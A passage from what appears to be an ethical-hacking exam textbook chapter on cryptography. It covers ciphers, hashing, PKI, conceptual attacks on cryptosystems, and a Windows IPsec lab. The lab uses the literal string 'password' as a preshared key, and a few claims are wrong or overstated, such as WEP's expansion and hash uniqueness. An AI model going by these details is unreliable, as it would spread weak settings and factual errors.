Integrity Cryptography can detect changes in information and thus prove its integrity or original unmodified state. You'll learn more about this in the section "Understanding Hashing," later in this chapter.

Authentication Cryptography allows a person, object, or party to be identified with a high degree of confidence. Authentication is an essential component of a secure system because it allows software and other things to be positively identified. A common scenario

for authentication nowadays is in the area of device drivers, where it provides a means of having a driver signed and verified as coming from the actual vendor and not from some other unknown (and untrusted) source. Authentication in the context of electronic messaging provides the ability to validate that a particular message originated from a source that is a known entity that, by extension, can be trusted.

Nonrepudiation The ability to provide positive identification of the source or originator of an event is an important part of security.

Key Distribution One of the most valuable components of a cryptosystem is the key, which is the specific secret combination or code used in a cryptographic function.

Cryptography in Action

You will encounter cryptography in many forms throughout this book. It is applied to many different technologies and situations and, as such, is something you need to have a firm grasp of.

Here are some examples of applied cryptography:

- Public key infrastructure (PKI)
- Digital certificates
- Authentication
- E-commerce
- RSA
- MD-5
- Secure Hash Algorithm (SHA)
- Secure Sockets Layer (SSL)
- Pretty Good Privacy (PGP)
- Secure Shell (SSH)



RSA is an asymmetric algorithm used for both encryption and authentication that was invented by Ron Rivest, Adi Shamir, and Leonard Adleman. The RSA algorithm is built into current operating systems by Microsoft, Apple, Sun, and Novell. In hardware, the RSA algorithm can be found in secure telephones, on Ethernet network cards, and on smart cards. RSA shares its name with the company of the same name.

In many cases, encryption technologies are not only an important part of a technology or system but also a required part that cannot be excluded. For example, e-commerce and similar systems responsible for performing financial transactions typically will include encryption technologies not only because of the protection it offers but also because it makes legal sense

to do so. Introducing encryption to a system does not ensure bullet-proof security because it may still be compromised—but encryption does make hackers work a little harder.

So How Does It Work?

Cryptography has many different ways of functioning. Before you can understand the basic process, you must become familiar with some terminology. With this in mind, let's look at a few of the main terms used in the field of cryptography:

Plain Text/Clear Text Plain text is the original message. It has not been altered; it is the usable information. Remember that even though Caesar's cipher operates on text, it is but one form of plain text. Plain text can literally be anything.

Cipher Text Cipher text is the opposite of plain text; it is a message or other data that has been transformed into a different format using a mechanism known as an algorithm. It is also something that can be reversed using an algorithm and a key.

Algorithms Ciphers, the algorithms for transforming clear text into cipher text, are the trickiest and most mysterious part of the encryption process. This component sounds complex, but the algorithm or cipher is nothing more than a formula that includes discrete steps that describe how the encryption and decryption process is to be performed in a given instance.

Keys Keys are an important, and frequently complicated, item. A key is a discrete piece of information, usually random in nature, that determines the result or output of a given cryptographic operation. A key in the cryptographic sense can be thought of in the same way a key in the physical world is: as a special item used to open or unlock something—in this case, a piece of information. In the encryption world, a key is used to produce a meaningful result and without it a result would not be possible.



The terms listed here are critical to understanding all forms of cryptography. You'll be seeing them again not only in this chapter but in later chapters as well. In addition, a firm understanding of cryptography will go far in giving you a head start in understanding many security technologies and concepts outside of the CEH exam.

Next, let's look at the two major types of cryptography: symmetric and asymmetric (aka public-key cryptography).

Symmetric Cryptography

Symmetric algorithms do some things really well and other things not so well. Modern symmetric algorithms are great at all of the following:

- Preserving confidentiality
- Increased speed over many non-symmetric systems


- Ensuring simplicity (relatively speaking, of course)
- Providing authenticity

Symmetric algorithms have drawbacks in these areas:

- Key management issues
- Lack of nonrepudiation features

First, let's focus on the defining characteristic of symmetric encryption algorithms: the key. All algorithms that fit into the symmetric variety use a single key to both encrypt and decrypt (hence the name *symmetric*). This is an easy concept to grasp if you think of a key used to lock a gym locker as the same key used to unlock it. A symmetric algorithm works exactly the same way: The key used to encrypt is the same one used to decrypt. Figure 3.2 shows the concept of symmetric encryption.

FIGURE 3.2 Symmetric encryption



Common Symmetric Algorithms

There are currently a myriad of symmetric algorithms available to you; a Google search turns up an endless sea of alphabet soup of algorithms. Let's look at some common algorithms in the symmetric category:

Data Encryption Standard (DES) Originally adopted by the U.S. Government in 1977, the DES algorithm is still in use today. DES is a 56-bit key algorithm, but the key is too short to be used today for any serious security applications.

DES is still encountered in many applications but should never be chosen without very careful consideration or the lack of other viable options.

Triple DES (3DES) This algorithm is an extension of the DES algorithm and is three times more powerful than the DES algorithm. The algorithm uses a 168-bit key.

Triple DES, or 3DES, is very commonly used and is a component of many security solutions including e-commerce and others.

Blowfish Blowfish is an algorithm that was designed to be strong, fast, and simple in its design. The algorithm uses a 448-bit key and is optimized for use in today's 32- and 64-bit processors (which its predecessor DES was not). The algorithm was designed by encryption expert Bruce Schneier.

International Data Encryption Algorithm (IDEA) Designed in Switzerland and made available in 1990, this algorithm is seen in applications such as the Pretty Good Privacy (PGP) system (see the section "Pretty Good Privacy" later in this chapter).



The goal of the Advanced Encryption Standard (AES) competition, announced in 1997, was to specify "an unclassified, publicly disclosed encryption algorithm capable of protecting sensitive government information well into the next century" (`http://competitions.cr.yp.to/aes.html`). The National Institute of Standards and Technology (NIST) organized the AES competition.

RC2 Originally an algorithm that was a trade secret of RSA Labs, the RC2 algorithm crept into the public space in 1996. The algorithm allows keys between 1 and 2,048 bits. The RC2 key length was traditionally limited to 40 bits in software that was exported to allow for decryption by the U.S. National Security Agency.

RC4 Another algorithm that was originally a trade secret of RSA Labs, RC4, was revealed to the public via a newsgroup posting in 1994. The algorithm allows keys between 1 and 2,048 bits.

RC4 is notable for its inclusion in the Wired Equivalent Protection (WEP) protocol used in early wireless networks.

RC5 Similar to RC2 and RC4, RC5 allows users to define a key length.

RC6 RC6 is another AES finalist developed by RSA Labs and supports key lengths of 128–256 bits.

Rijndael or Advanced Encryption Standard (AES) This successor to DES was chosen by the National Institute of Standards and Technology (NIST) to be the new U.S. encryption standard. The algorithm is very compact and fast and can use keys that are 128-, 192-, or 256-bits long.

Rijndael was and is the name of the encryption algorithm submitted for consideration by the U.S. Government as its new encryption standard. When the algorithm was selected, it was renamed AES. While some may argue that Rijndael and AES are different, they are for all intents and purposes the same.

Twofish This AES candidate, also developed by Bruce Schneier, supports key lengths of 128–256 bits.

Asymmetric, or Public Key, Cryptography

Asymmetric, or public key, cryptography is a relatively new form of cryptography that was only fully realized in the mid-1970s by Whitfield Diffie and Martin Hellman. The new system offered advantages, such as nonrepudiation and key distribution benefits, that previous systems did not.


Public key systems feature a key pair made up of a public key and a private key. Each person who participates in the system has two keys uniquely assigned to them. In practice, the public key will be published in some location, whereas the private key will remain solely in the assigned user's possession and will never be used by anyone else (lest security be compromised).



The concept of public key cryptography was intended as a way to overcome the key management problems inherent in previous systems. In this system, each user who is enrolled receives a pair of keys called the public key and the private key. Each person's public key is published, whereas the private key is kept secret. By creating the keys this way, the need for a shared symmetric key is eliminated. This option also secures the communication against eavesdropping or betrayal. In addition, this system of generating keys provides a means of nonrepudiation that is not possible with symmetric systems.

Both keys can be used to encrypt, but when either key is used only the other key can reverse it. For example, if you were to encrypt a message with my public key, I would be the only one who could decrypt it since I have the private key that can open it. The reverse is true as well. Figure 3.3 shows a diagram of the asymmetric encryption process.

FIGURE 3.3 Asymmetric encryption



The only requirement is that public keys must be associated with their users in a trusted manner. With PKI, anyone can send a confidential message by using public information, although the message can be decrypted only with the private key in the possession of the intended recipient. Furthermore, public key cryptography meets the needs for privacy and authentication.

How Does It Work?



We use the names Alice and Bob in our examples in this chapter. These names are not randomly chosen, however. They are commonly used when referring to the parties involved in any cryptographic transaction as an example.

In our example Alice wants to send a message to Bob and keep it secret at the same time. To do so Alice will locate Bob's public key and use it to encrypt her message. Once she sends the message to Bob, he will use his private key to decrypt the message. No intermediate party will be able to view the message since only one person, Bob, has the means to decrypt it.

If the other key is used—the private key—then a process using digital signatures becomes possible. Since anything encrypted with the private key can be reversed only with the corresponding public key and only one person holds the private key, then the identity of the encrypting party can be assured.

Signing an electronic message involves the following process: In our example Alice will create a message and then perform a special type of mathematical computation against it; then she will use her private key to complete the operation. If Bob receives the message, he will simply retrieve Alice's public key and use it to verify that the private key was used. If the process can be reversed with the key, that means it came from Alice; if it can't, then it didn't come from Alice.


A *hash function* is used in both creating and verifying a digital signature. A hash function is an algorithm that creates a digital representation, or fingerprint, in the form of a hash value or hash result of a standard length (which is usually much smaller than the message but unique to it). Any change to the message invariably produces a different hash result when the same hash function is used. In the case of a secure hash function, known as a *one-way hash function*, it is not possible to derive the original message from the hash value.



Hashing is a one-way process commonly used to validate the integrity of information. A hash function generates a fixed-length value that is always the same length no matter how large or small the data entering the process or algorithm happens to be. Additionally, the resulting output is intended to be nonreversible or very nearly impossible to reverse. The fixed-length value generated is unique for every different input that enters the process. It is because of this unique property and behavior that hashes are used to detect the alterations to data of any type.

To perform verification of the message, hashing is used as part of the digital signature creation. When the message is received by the intended party or parties, the hashing process is re-created and then compared to the one the original sender created. If the two match, the message is verified as being unchanged because the hashes match. Figure 3.4 shows how the digital signature process works.

FIGURE 3.4 A digital signature in use



But How Do You Know Who Owns a Key?

How do you know a key belongs to a certain individual? Well, that's where certificate authorities (CAs) come into play. To bind a key pair to a specific signer, a CA will issue a *digital certificate*, an electronic credential that is unique to a person, computer, or service. When a party is presented with the certificate, they can view the credential, inspect the public key, and use it to verify the private key, or more accurately, anything that was performed with the private key.



A certificate's principal function is to bind a key pair with a particular subscriber. The recipient of the certificate wants to verify that the digital signature was created by the subscriber named in the certificate; to do so, they can use the public key listed in the certificate to verify that the digital signature was created with the corresponding private key.

The certificate is issued under certain conditions, and if those conditions are violated or called into question, then the certificate must be revoked. If the user were to lose control of the private key, the certificate would become unreliable, and the CA might revoke the certificate.

A digital certificate is a cryptographically sealed object that is populated with various pieces of information. Some of the items included on the digital credential are these:

- Version
- Serial number
- Algorithm ID
- Issuer
- Validity
- Not before
- Not after
- Subject
- Subject public key info
- Public key algorithm
- Subject public key

The certificate is signed by generating a hash value and encrypting it with the issuer's private key. At this point if the certificate is altered—for example, if a party tries to replace the public key—the certificate becomes invalid and the client should see a warning indicating that. If a client possesses the issuer's public key and trusts the issuer of the key, then the client will assume the public key in the certificate checks out. For an attacker to compromise the system, they would have to have access to either the private key of the server or the private key of the issuer to successfully impersonate one of the parties.

A digital certificate allows you to associate the public key with a particular service, such as a web server, for use in e-commerce.

Authenticating the Certificate

A digital certificate complements or replaces other forms of authentication. A user who presents the credential must have a method in place that allows the credential to be validated. One such method is the CA. When you present a certificate to another party, the credential is validated and allows the party or parties of a transaction to have their identities confirmed. Once a series of steps is undertaken, secure communication or the validation of items such as the digital signature can take place.


Enter the PKI System

A CA creates and revokes certificates that it has in its control along with the associated public keys. A CA can be controlled by a company for its internal use or by a public entity for use by any who wish to purchase a credential from the controlling party.

A CA is a trusted third party that is responsible for issuing, managing, identifying, and revoking certificates as well as enrolling parties for their own certificates. The CA vouches for the identity of the holder of any given certificate. A CA issues credentials to banks, webmail, VPNs, smart cards, and many other entities. The CA gathers information, validates, and issues a credential to the requesting party if everything checks out.

The CA will require a party to provide information that proves identity. Items such as name, address, phone, physical data such as faxed records, and other records and personal interviews might also be required as policy dictates. Once this information is obtained and validated, the CA will issue the certificate or validate an existing certificate. A publicly owned CA such as Thawte or VeriSign typically will perform a background check by asking the requester to provide documentation such as a driver's license, passport, or other form of ID. Figure 3.5 shows the PKI system on a small scale.

FIGURE 3.5 The PKI ecosystem



When a CA issues a certificate, a series of actions that you should know about takes place:

1. The request is received.
2. Background information is requested by the CA and validated.
3. The information provided by the requester is applied to the certificate.
4. The CA hashes the certificate.
5. The issuing CA signs the hashed certificate with their private key.
6. The requester is informed that their certificate is ready for pickup.
7. The requester installs the certificate on their computer or device.
8. The requester is able to confirm the validity of the certificate issuer by verifying the issuer's digital signature.

A CA is able to perform a number of roles in addition to the validation process outlined here. Some actions that a CA is called on to perform include the following:

Generation of the Key Pair When a CA goes through the process of creating a certificate, a key pair that is made up of a public key and a private key is generated. The public key is made available to the public at large, whereas the private key is given to the party requesting the digital certificate.

Generation of Certificates The CA generates digital certificates for any authorized party when requested. This certificate is generated after validation of the identity of the requesting party, as mentioned earlier.

Publication of the Public Key The public key is bound to each digital certificate. Anyone who trusts the CA or requests the public key will get the key for their use.

Validation of Certificates When a certificate is presented by one party to another, it must be validated. Since both parties involved typically do not know each other, they must rely on a third party who is trusted; this is the role of the CA.

Revocation of Certificates If a certificate is no longer needed or trusted, it can be revoked before it expires.

All CAs are not the same. The types of CAs are as follows:

Root CA The root CA initiates all trust paths. The root CA is the top of the food chain and thus must be secured and protected; if its trust is called into question, all other systems and subsequently generated certificates will become un-trustable.

Trusted Root CA A trusted root CA is a CA that's added to an application such as a browser by the software vendor. It signifies that the application vendor trusts the CA and assigns the entity a high level of trust.

Peer CA The peer CA provides a self-signed certificate that is distributed to its certificate holders and used by them to initiate certification paths.

Subordinate CA A subordinate CA does not begin trust paths. Trust initiates from a root CA. In some deployments, a subordinate CA is referred to as a child CA.

Registration Authority (RA) The RA is an entity positioned between the client and the CA that is used to support or offload work from a CA. Although the RA cannot generate a certificate, it can accept requests, verify a person's identity, and pass along the information to the CA that will perform the actual certificate generation. RAs are usually located at the same level as the subscribers for which they perform authentication.

Building a PKI Structure

Now that you understand what CAs and digital certificates are, let's build a *public-key infrastructure (PKI)* system. The term does not refer to a single technology but rather a group of technologies and concepts that work together as a unit to accomplish the tasks we described earlier. PKI is designed to validate, issue, and manage certificates on a large scale. The system is simply a security architecture that you can use to provide an increased level of confidence for exchanging information over an insecure medium.

Any systems that interact with this system must be PKI aware, but that is a common feature in today's environment. A PKI-aware application is any application that knows how to interact with a PKI system. Most applications have this ability, including web browsers, email applications, and operating systems. All these applications offer the ability to interact with the system described in this chapter and do so transparently.

When working with PKI, understand that what's tying the whole system together is trust. Trust is absolutely important because without it the system falls apart pretty quickly.

Putting all the building blocks together, it is possible to see the whole process of creating a digital signature. Digital signatures make use of several types of encryption such as asymmetric, public and private key encryption, and hashing. By combining these cryptographic functions, you can provide authentication of a message or digital item. Let's look at each component:


Digital Certificates Certificates are an essential component in the creation of a digital signature. Remember earlier when I said that a public key is bound to a digital certificate? This configuration pays off here. The digital certificate tells a requester of the public key that it belongs to a specific party and, by extension, it is the companion of the private key.

Hashing This is the algorithm that lets you know whether or not an item has been altered. The hash essentially tells the receiver that the document existed in a certain state when it was sent, and if the hash no longer matches, then the information should not be trusted. You'll learn more about this topic in the next section.

Understanding Hashing

Simply put, *hashing* can be considered a type of one-way encryption. More accurately, it is a process that creates a scrambled output that cannot be reversed—or at least cannot be reversed easily. The process of hashing takes plain text and transforms it into cipher text but does so in such a way that it is not intended to be decrypted. The process outputs what is known as a *hash*, *hash value*, or *message digest*. Figure 3.6 shows a hash created from the input "Hello World."

FIGURE 3.6 Hash generated from "Hello World" using MD5



Designed to be a one-way process, hashing is commonly used to validate the integrity of information. A hash function generates a fixed-length value that is always the same length no matter how large or small the data entering the process or algorithm is. The resulting output, as we already discussed, is intended to be nonreversible or very nearly impossible to reverse. The fixed-length value is unique for every different input that enters the process. It is because of this unique property and its behavior that hashes are used to detect the changes that can happen in data of any type.

Hashing lets you easily detect changes in information: Anything that is hashed and then changed, even a small amount, will result in an entirely different hash from the original. Hashed values are the result of information being compressed into the fixed-length value. A one-way hash function is also known as a thumbprint.

The following is a list of hashing algorithms currently in use:

Message Digest 2 (MD2) A one-way hash function used in the privacy-enhanced mail (PEM) protocols along with MD5.

Message Digest 4 (MD4) A one-way hash function used for PGP and other systems. MD4 has been replaced by MD5 in most cases.

Message Digest 5 (MD5) An improved and redesigned version of MD4 that produces a 128-bit hash. MD5 is still extremely popular in many circles, but it is being phased out due to weaknesses that have led to the system being vulnerable. In many cases, MD5 has been replaced with SHA2.

Message Digest (MD6) A hashing algorithm that was designed by Ron Rivest.

HAVAL A variable-length, one-way hash function and modification of MD5. The name is derived from the phrase "hash algorithm of variable length."

RIPE-MD A hashing algorithm commonly used in Europe.

Secure Hash Algorithm-0 (SHA-0) Used prior to SHA-1, it has since been replaced by SHA-1 and even SHA-2.

Secure Hash Algorithm-1 (SHA-1) One of the other more commonly used hashing algorithms. It has been compromised and is being replaced by SHA-2.

Secure Hash Algorithm-2 (SHA-2) Designed to be an upgrade to SHA-1, SHA-2 identifies the range of hash lengths above SHA-1 (SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, and SHA-512/256).

Let's look at an example of the hashing process. Say you have two parties, Sean and Zelda. Sean is the sender of the message and Zelda is the receiver:

1. Sean creates a message.
2. Sean hashes the message using an algorithm such as MD5 or SHA2.
3. Sean encrypts the hash with his private key.
4. Sean binds the encrypted bundle and the plaintext message together.
5. Sean sends the combination to Zelda.

6. Zelda sees that the message came from Sean.
7. Seeing who the sender is, Zelda retrieves Sean's public key from the CA they both trust.
8. Zelda decrypts the encrypted hash value; it decrypts successfully, thus validating the identity of the sender (Sean).
9. After the hash is decrypted, Zelda reruns the MD5 algorithm against the plaintext message and compares the new hash with the one she received from Sean.
10. If the two hashes match, the message has not been altered since Sean signed it.

Issues with Cryptography

Much like any system that will be explored in this text, cryptography has its faults and potential attacks. Attacks are designed to leverage weaknesses in both implementation and logic in many cases. However, one thing that you should always keep in mind is that no matter how strong or well designed a system may be, it will always be vulnerable to those with enough computing power, time, and determination.



Cryptographic systems are all vulnerable to what is known as a brute-force attack. In such an attack, every possible combination of characters is tried in an attempt to uncover a valid key. This type of attack can take an extremely long time to be successful, depending on the cryptosystem and key length being targeted.

The first type of attack we'll look at is the one most commonly seen in movies, books, and other media: the brute-force attack. A brute-force attack works by trying every possible combination of codes, symbols, and characters in an effort to find the right one. DES is vulnerable to brute-force attacks, whereas Triple-DES encryption is very resistant to brute-force attacks because of the time and power involved to retrieve a key; see Table 3.1.

TABLE 3.1 Cracking times for 40- and 56-bit keys

Budget	40-bit Key	56-bit Key
Regular user	1 week	40 years
Small business	12 minutes	556 days
Corporation	24 seconds	19 days
Large multinational	0.005 seconds	6 minutes
Government	0.0002 seconds	12 seconds

In addition to a brute-force attack, other methods designed to recover a key include the following:

Cipher-Text-Only Attack The attacker has some sample of cipher text but lacks the corresponding plain text or the key. The goal is to find the corresponding plain text in order to determine how the mechanism works. Cipher-text-only attacks tend to be the least successful based on the fact that the attacker has very limited knowledge at the outset.

Known Plaintext Attack The attacker possesses the plain text and cipher text of one or more messages. The attacker will then use this acquired information to determine the key in use. This attack shares many similarities with brute-force attacks.

Chosen Plaintext Attack The attacker is able to generate the corresponding cipher text to deliberately chosen plain text. Essentially, the attacker can feed information into the encryption system and observe the output. The attacker may not know the algorithm or the secret key in use.

Chosen Cipher-Text Attack The attacker is able to decrypt a deliberately chosen cipher text into the corresponding plain text. Essentially, the attacker can feed information into the decryption system and observe the output. The attacker may not know the algorithm or the secret key in use.

Another type of successful attack involves not even cracking the key but simply recording some traffic and replaying it later. This type of attack requires that the attacker record network traffic through sniffing and then retransmit the information later or extract the key from the traffic.

Another related attack is the man-in-the-middle (MITM) attack, which is carried out when the attacker gets between two users with the goal of intercepting and modifying packets. Consider that in any situation in which attackers can insert themselves in the communications path between two users, the possibility exists that the information can be intercepted and modified.

Do not forget that social engineering can be effective in attacking cryptographic systems. End users must be trained to protect sensitive items such as private cryptographic keys from unauthorized disclosure. Attackers are successful if they have obtained cryptographic keys, no matter how the task was accomplished. If they can decrypt sensitive information, it is "game over" for the defender. Social engineering attacks can take many forms, including coercing a user to accept a self-signed certificate, exploiting vulnerabilities in a web browser, or taking advantage of the certificate approval process to receive a valid certificate and apply it to the attacker's own site.

Applications of Cryptography

Cryptography can be applied in communication of data and information, which you will see in the form of IPsec, SSL, and PGP. In this section we will examine these protocol suites and see how cryptography fits in.

IPsec

Internet Protocol Security (IPsec) is a set of protocols designed to protect the confidentiality and integrity of data as it flows over a network. The set of protocols is designed to operate at the Network layer of the OSI model and process packets according to a predefined group of settings.

Some of the earliest mechanisms for ensuring security worked at the Application layer of the OSI model. IPsec is a new technology that has proven to be more successful than many of the previous methods. IPsec has been widely adopted not only because of its tremendous security benefits but also because of its ability to be implemented without major changes to individual computer systems. IPsec is especially useful for implementing virtual private networks and for remote user access through dial-up connection to private networks.

IPsec provides two mechanisms for protecting information: Authentication Header and Encapsulating Security Payload. The two modes differ in what they provide:

- Authentication Header (AH) provides authentication services and provides a way to authenticate the sender of data.
- Encapsulating Security Payload (ESP) provides a means to authenticate information as well as encrypt the data.

The information associated with each of these services is inserted into the packet in a header that follows the IP packet header. Separate key protocols, such as the ISAKMP/Oakley protocol, can be selected.

EXERCISE 3.1

Working with IPsec

In this exercise you will learn how to create a simple IPsec policy in the Windows operating system.

The following steps show you how to create an IPsec Negotiation policy on a Windows computer:

1. On Computer A, click Start ➢ All Programs ➢ Administrative Tools, and then select Local Security Policy.
2. Right-click IP Security Policies on the Local Computer node, and then choose Create IP Security Policy.
3. On the Welcome screen of the IP Security Policy Wizard, click Next.
4. In the Name field, type **Secure21**. In the Description field, type **Policy to encrypt FTP**, and then click Next.
5. On the Default Response Rule Authentication Method screen, choose the option Use This String To Protect The Key Exchange (Preshared Key) and type **password**.

6. On the Completing The IP Security Policy Wizard screen, ensure that Edit Properties is selected, and then click Finish.
7. In the Secure21 Properties dialog box, click Add.
8. On the Welcome To The Create IP Security Rule Wizard screen, click Next.
9. On the Tunnel EndPoint screen, click This Rule Does Not Specify A Tunnel. Click Next.
10. On the Network Type screen, click All Network Connections, and then click Next.
11. On the IP Filter List screen, click Add.
12. In the IP Filter List dialog box that appears, type **Link1986**, and then click Add.
13. On the Welcome screen of the IP Filter Wizard, click Next.
14. In the Description field, type **21 IPsec Filter**. Click Next.
15. On the IP Traffic Source screen, click Any IP Address, and then click Next.
16. On the IP Traffic Destination screen, click Any IP Address, and then click Next.
17. On the IP Protocol Type screen, click TCP in the drop-down list, and then click Next.
18. On the Protocol Port screen, select From This Port, type **21** in the text box, select To Any Port, and then click Next.
19. On the Completing The IP Filter Wizard screen, click Finish, and then click OK.
20. In the IP Filter list, select Link1986, and then click Next.
21. In the Filter Action dialog box, click Add.
22. In the Filter Action Wizard dialog box, click Next.
23. In the Filter Action Name dialog box, type **Secure21Filter**, and then click Next.
24. In the Filter Action General Options dialog box, select Negotiate Security, and then click Next.
25. On the Communicating With Computers That Do Not Support IPsec screen, select Do Not Allow Unsecured Communications, and then click Next.
26. On the IP Traffic Security screen, select Integrity and Encryption, and then click Next.
27. On the Completing The IP Security Filter Action Wizard screen, click Finish.
28. In the Filter Action dialog box, select Secure21Filter, and then click Next.
29. In the Authentication Method dialog box, select Use This String To Protect The Key Exchange (Preshared Key), type **password**, and then click Next.
30. On the Completing The Security Rule Wizard screen, click Finish.
31. In the Secure21 Properties dialog box, click OK.

Once you've created the policy, you must activate it, so let's do that.

EXERCISE 3.1 *(continued)*

On Computer A:

1. Click Start ➢ All Programs ➢ Administrative Tools ➢ Local Security Policy.
2. Select the Local Computer node ➢ IP Security Policies, and in the right pane right-click the Secure21 policy and click Assign.

On Computer B:

1. In the Local Security Policy Microsoft Management Console (MMC), on the Local Computer node right-click IP Security Policies, select All Tasks, and then click Export Policies.
2. In the Save As dialog box, type **C:\IPsecPolicy\IPsecurityPolicy21.ipsec**, and then click Save. You must then save the IPsec policy.

Import the security policy to a Windows machine.

Next, configure a Security Association rule in the Windows Firewall with Advanced Security MMC:

1. On Computer A, click Start ➢ Administrative Tools ➢ Windows Firewall With Advanced Security.
2. Select and then right-click Connection Security Rules, and then click New Rule.
3. In the New Connection Security Rule Wizard, select Server-To-Server, and then click Next.
4. On the Endpoints screen, select Any IP Address for both options, and then click Next.
5. On the Requirements screen, select Require Authentication For Inbound And Outbound Connections, and then click Next.
6. On the Authentication Method screen, select Preshared Key, type **password** in the text box, and then click Next.
7. On the Profile screen, verify that the Domain, Private, and Public options are selected, and then click Next.
8. In the Name text box, type **Secure Server Authentication Rule**, and then click Finish.
9. Perform steps 1–8 on Computer B.

Pretty Good Privacy

Pretty Good Privacy (PGP) is another application of cryptographic technologies. Using public key encryption, PGP is one of the most widely recognized cryptosystems in the world.

PGP has been used to protect the privacy of email, data, data storage, and other forms of communication such as instant messaging.



Early versions of PGP were written by its creator Philip Zimmermann and first offered to the public in 1991. The program is one example of an open source application and as such has several different versions available, with everyone having an opinion about which is best.

PGP was designed to provide the privacy and security measures that are not currently present in many forms of online communication. The email travels to the destination or recipient in this encrypted form. The recipient will use PGP to decrypt the message back into plain text.

The PGP system is a simple but innovative mechanism that uses a process similar to the public and private key system we explored earlier in this chapter. The key pair consists of a public key and a private key; the public key encrypts messages and the private key decrypts them.

A PGP user can also use their private key to digitally sign outgoing mail so that the recipient knows the mail originated from the named sender. A third party would not have access to the private key, so the digital signature authenticates the sender.

Sensitive data files stored on your hard drive or on removable media can also be protected using PGP. You can use your public key to encrypt the files and your private key to decrypt them. Some versions also allow the user to encrypt an entire disk. This is especially useful for laptop users in the event the laptop is lost or stolen.

Secure Sockets Layer

Another important mechanism for securing information is Secure Sockets Layer (SSL). The SSL protocol was developed by Netscape in the mid-1990s and rapidly became a standard mechanism for exchanging data securely over insecure channels such as the Internet.



SSL is supported by all modern browsers and email clients transparently.

When a client connects to a location that requires an SSL connection, the server will present the client with a digital certificate that allows the client to identify the server. The client makes sure the domain name matches the name on the certificate and that the certificate has been generated by a trusted authority and bears a valid digital signature.

Once the handshake is completed, the client will automatically encrypt all information that is sent to the server before it leaves the computer. Encrypted information will be unreadable en route. Once the information arrives at the secure server, it is decrypted using a secret key. If the server sends information back to the client, this information will also be encrypted on the server end before being transmitted.



A mutual authentication situation could also take place where both ends of the communication channel are authenticated—both the client and the server.

Summary

In this chapter we covered many components of cryptography and discussed the importance of each. With a firm grasp of the science of cryptography, you will be able to progress into the area of pentesting and IT much further than you could without such knowledge.
